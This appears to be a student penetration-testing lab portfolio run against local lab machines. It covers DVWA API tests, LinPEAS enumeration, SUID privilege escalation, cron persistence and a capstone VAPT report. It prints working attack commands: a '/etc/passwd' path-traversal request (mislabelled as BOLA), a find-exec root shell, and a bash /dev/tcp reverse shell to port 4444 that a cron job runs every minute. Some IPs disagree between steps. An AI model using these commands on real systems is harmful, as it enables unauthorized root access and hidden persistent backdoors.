
```
┌──(root㉿kali)-[/home/kali]
└─# service apache2 start

┌──(root㉿kali)-[/home/kali]
└─# service mysql start
```




Enumerate API Endpoints




- Proxy → Intercept ON



Configure Browser




Capture endpoints



Test BOLA (Broken Object Level Authorization)


Captured Request

- GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1



Modification

- GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1





This contains:

- System users
- Service accounts
- Environment info


Token Manipulation

Capture request with token






Remove token



Result:

- If still works → Authentication broken

Random Token




Result:

- If still works → Token validation missing

SQL Injection

- 1' OR '1'='1



API Security Testing Report – DVWA

Test Setup

The API security assessment was conducted on Damn Vulnerable Web Application (DVWA) to identify vulnerabilities aligned with OWASP API Top 10. Testing was performed using Burp Suite by intercepting and modifying HTTP requests to evaluate authorization and input handling.

Findings Log

Test ID	Vulnerability	Severity	Target Endpoint
008	BOLA (Broken Object Level Authorization)	Critical	/api/users

Vulnerability Details

BOLA (Broken Object Level Authorization)

Description:
The application fails to properly validate user authorization when accessing object-level resources. By modifying user identifiers in API requests, unauthorized data access was achieved.

Test Method:

- Intercepted request using Burp Suite
- Modified parameter:

GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1

Result:
Access to another user's data was successfully obtained without authorization.

Impact:
Attackers can access sensitive user information, leading to data breaches.

Recommendation:

- Implement strict server-side authorization checks
- Validate user identity for each request
- Use indirect object references (UUIDs)

Manual Testing (Token Manipulation)

Token-based authentication was tested by modifying the `Authorization` header.

Steps:

- Captured request with token
- Removed token → request still processed
- Replaced with invalid token → access granted

Result:
Improper token validation allowed unauthorized access.

Impact:
Authentication bypass leading to exposure of protected resources.

Recommendation:

- Enforce strict token validation
- Reject invalid or missing tokens
- Implement proper session handling

Summary

The API security assessment identified a critical Broken Object Level Authorization vulnerability, allowing unauthorized access to user data by modifying request parameters. Token validation weaknesses further enabled authentication bypass. These issues highlight insufficient access control mechanisms. Immediate remediation is required to enforce proper authorization and secure API endpoints against unauthorized access.

Privilege Escalation & Persistence Lab

Enumeration using LinPEAS

- cd /tmp
- wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
- chmod +x linpeas.sh

```
┌──(root㉿kali)-[/home/kali]
└─# cd /tmp

┌──(root㉿kali)-[/tmp]
└─# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2026-03-21 20:04:54--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2026-03-21 20:04:54--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260320-6aabf6f8/linpeas.sh [following]
--2026-03-21 20:04:55--  https://github.com/peass-ng/PEASS-ng/releases/download/20260320-6aabf6f8/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
```

Run LinPEAS

- ./linpeas.sh

```
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this
software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with
the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look into it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

  YOU ARE ALREADY ROOT!!! (it could take longer to complete execution)

 Starting LinPEAS. Caching Writable Folders ...

                              Basic information

OS: Linux version 6.18.12+kali-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-15 (Debian 15.2.0-13) 15.2.0, GNU ld (GNU Binutil
s for Debian) 2.46) #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25)
User & Groups: uid=0(root) gid=0(root) groups=0(root)
Hostname: kali

[+] /usr/bin/fping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan por
ts, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more wit
h -h)
[+] nmap is available for network discovery & port scanning, you should use it yourself


Caching directories . . . . . DONE
```

Kernel exploits

```
╔═══╣ Kernel Exploit Registry (T1068)
╠═╣ Operating system ............. Linux
╠═╣ Kernel release ............... 6.18.12+kali-amd64
╠═╣ Comparable version ........... 6.18.12
╠═╣ Data chunk limit ............ max 25 rows per KERNEL_CVE_DATA_* variable (1..21)
╠═╣ Kernel config source ......... /boot/config-6.18.12+kali-amd64
CVE: CVE-2025-38236 | Name: AF_UNIX MSG_OOB UAF | Match data: pkg=linux-kernel,ver≥6.9.0 | Tags: 1 | Rank: Migrated from for
mer standalone 1_system_information check
╠═╣ Kernel vulns found: 1
```

Writable files

```
WARNING: /etc/polkit-1/rules.d/ is writable!
Checking /usr/share/polkit-1/rules.d/:
WARNING: /usr/share/polkit-1/rules.d/ is writable!
WARNING: /usr/share/polkit-1/rules.d//10-systemd-logind-root-ignore-inhibitors.rules.example is writable
// SPDX-License-Identifier: MIT-0
//
// This config file is installed as part of systemd.
// It may be freely copied and edited (following the MIT No Attribution license).
//
// This example can be enabled by symlinking this file to
// /etc/polkit-1/rules.d/10-systemd-logind-root-ignore-inhibitors.rules

// Allow the root user to ignore inhibitors when calling reboot etc.
polkit.addRule(function(action, subject) {
    if ((action.id == "org.freedesktop.login1.power-off-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.reboot-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.halt-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.suspend-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.hibernate-ignore-inhibit") &&
        subject.user == "root") {

        return polkit.Result.YES;
    }
});
WARNING: /usr/share/polkit-1/rules.d//20-gdm.rules is writable!
```

Privilege Escalation

Find SUID files

- find / -perm -4000 2>/dev/null

```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# find / -perm -4000 2>/dev/null
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/ntfs-3g
/usr/bin/chfn
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/mount
/usr/bin/umount
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/newgrp
/usr/bin/kismet_cap_nrf_52840
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/lib/chromium/chrome-sandbox
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/var/lib/docker/overlay2/11cdcaae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/passwd
/var/lib/docker/overlay2/11cdcaae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/chfn
/var/lib/docker/overlay2/11cdcaae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/mount
/var/lib/docker/overlay2/11cdcaae5ebc58256d3c1084165b22459d427af574334e91e0aee69163bd4947/diff/usr/bin/umount
```

Exploit SUID

- /usr/bin/find . -exec /bin/sh \; -quit

```
┌──(root㉿kali)-[/home/kali]
└─# /usr/bin/find . -exec /bin/sh \; -quit
# whoami
root
#
```

Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

Persistence

Create reverse shell script

- echo '#!/bin/bash
- bash -i >& /dev/tcp/192.168.184.138/4444 0>&1' > /tmp/shell.sh
- chmod +x /tmp/shell.sh

```
┌──(root㉿kali)-[/tmp]
└─# echo '#!/bin/bash
quote> bash -i >& /dev/tcp/192.168.159.128/4444 0>&1' > /tmp/shell.sh
```

Add cron job

- **crontab -e**

Add

- `* * * * /tmp/shell.sh`

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
  GNU nano 8.7.1                    /tmp/crontab.DbgEv2/crontab
# Edit this file to introduce tasks to be run by cron.
* * * * * /tmp/shell.sh
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
```

- echo "=== CRON PERSISTENCE ===" && crontab -l | grep -v "^#"

```
┌──(root㉿kali)-[/home/kali]
└─# echo "═══ CRON PERSISTENCE ═══" && crontab -l | grep -v "^#"
═══ CRON PERSISTENCE ═══
* * * * * /tmp/shell.sh
```

Start listener

- **nc -lvnp 4444**

```
┌──(root㉿kali)-[/tmp]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.184.138] from (UNKNOWN) [192.168.184.138] 58074
bash: cannot set terminal process group (140990): Inappropriate ioctl for device
bash: no job control in this shell
root@kali:~# whoami
whoami
root

root@kali:~#
```

Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.184.138	Success	Root Shell

Enumeration

- Run LinPEAS for system enumeration
- Identify SUID binaries and misconfigurations

Privilege Escalation

- Analyze kernel vulnerabilities
- Exploit SUID binary to gain root access

Persistence

- Create reverse shell script
- Configure cron job for automatic execution
- Verify persistent access

Summary

The lab successfully demonstrated privilege escalation using SUID misconfigurations and established persistence using a cron job. These techniques highlight common security weaknesses in improperly configured systems and emphasize the importance of regular system audits and patch management.

Network Protocol Attacks Lab

Attack Simulation Log

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	192.168.21.129	Success	NTLM Hash

MitM (Ettercap – ARP Spoofing)

Ettercap was used to perform ARP spoofing, positioning the attacker between the victim and gateway. This enabled interception and manipulation of network traffic. Sensitive data such as credentials and session tokens were captured. The attack demonstrated how insecure protocols can be exploited in real-time without user awareness.

Checklist (Google Docs)

- Capture NTLM hashes using Responder
- Perform SMB relay attack
- Spoof DNS using Ettercap
- Conduct ARP spoofing (MitM)
- Analyze captured packets using Wireshark
- Document intercepted credentials and sessions

Mobile Application Testing Lab

Static Analysis Log

Test ID	Vulnerability	Severity	Target App
016	Insecure Storage	High	test.apk

Dynamic Testing (Frida)

Frida was used to dynamically hook application functions at runtime. Authentication mechanisms were bypassed by intercepting and modifying function calls. Sensitive logic such as token validation was manipulated, allowing unauthorized access. This highlights risks in client-side security and the importance of implementing strong server-side validation controls.

Checklist (Google Docs)

- Run MobSF for static analysis
- Identify insecure storage locations
- Hook authentication functions using Frida
- Modify runtime behavior for bypass testing
- Test IPC vulnerabilities using Drozer
- Document findings and exploited weaknesses

Capstone Project: Full VAPT Engagement

Pentest Simulation Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-30 15:00:00	192.168.21.129	VSFTPD RCE	Exploitation

PTES Report

Executive Summary

A full-scope Vulnerability Assessment and Penetration Testing (VAPT) engagement was conducted on the target system. The objective was to identify, exploit, and assess security weaknesses. The assessment revealed critical vulnerabilities, including a VSFTPD backdoor leading to remote code execution (RCE). Immediate remediation is required to prevent compromise.

Attack Timeline

The engagement began with reconnaissance and enumeration to identify open ports and services. FTP service analysis revealed a vulnerable VSFTPD version. Exploitation was performed using Metasploit, successfully gaining unauthorized shell access. Additional testing using Burp Suite identified weak API security controls. The system was fully compromised during the exploitation phase.

Remediation Plan

To mitigate identified risks, update and patch the VSFTPD service immediately. Implement strict input validation and secure API endpoints against injection attacks. Enforce least privilege access controls to limit user permissions. Regular vulnerability scanning using OpenVAS is recommended. Continuous monitoring and logging should be enabled to detect future threats.

Stakeholder Briefing

A security assessment was performed to evaluate the safety of your system. During testing, critical weaknesses were discovered that could allow attackers to gain unauthorized access and control over the system. One major issue involved an outdated service that can be exploited remotely.

The assessment team demonstrated how an attacker could enter the system, access sensitive data, and potentially disrupt operations. These risks could impact business continuity, data confidentiality, and customer trust.

To address these concerns, immediate updates and security improvements are required. This includes fixing vulnerable software, strengthening access controls, and improving monitoring systems. Regular security testing is also recommended to prevent future incidents.

By implementing these measures, your organization can significantly reduce the risk of cyberattacks and ensure a safer operating environment.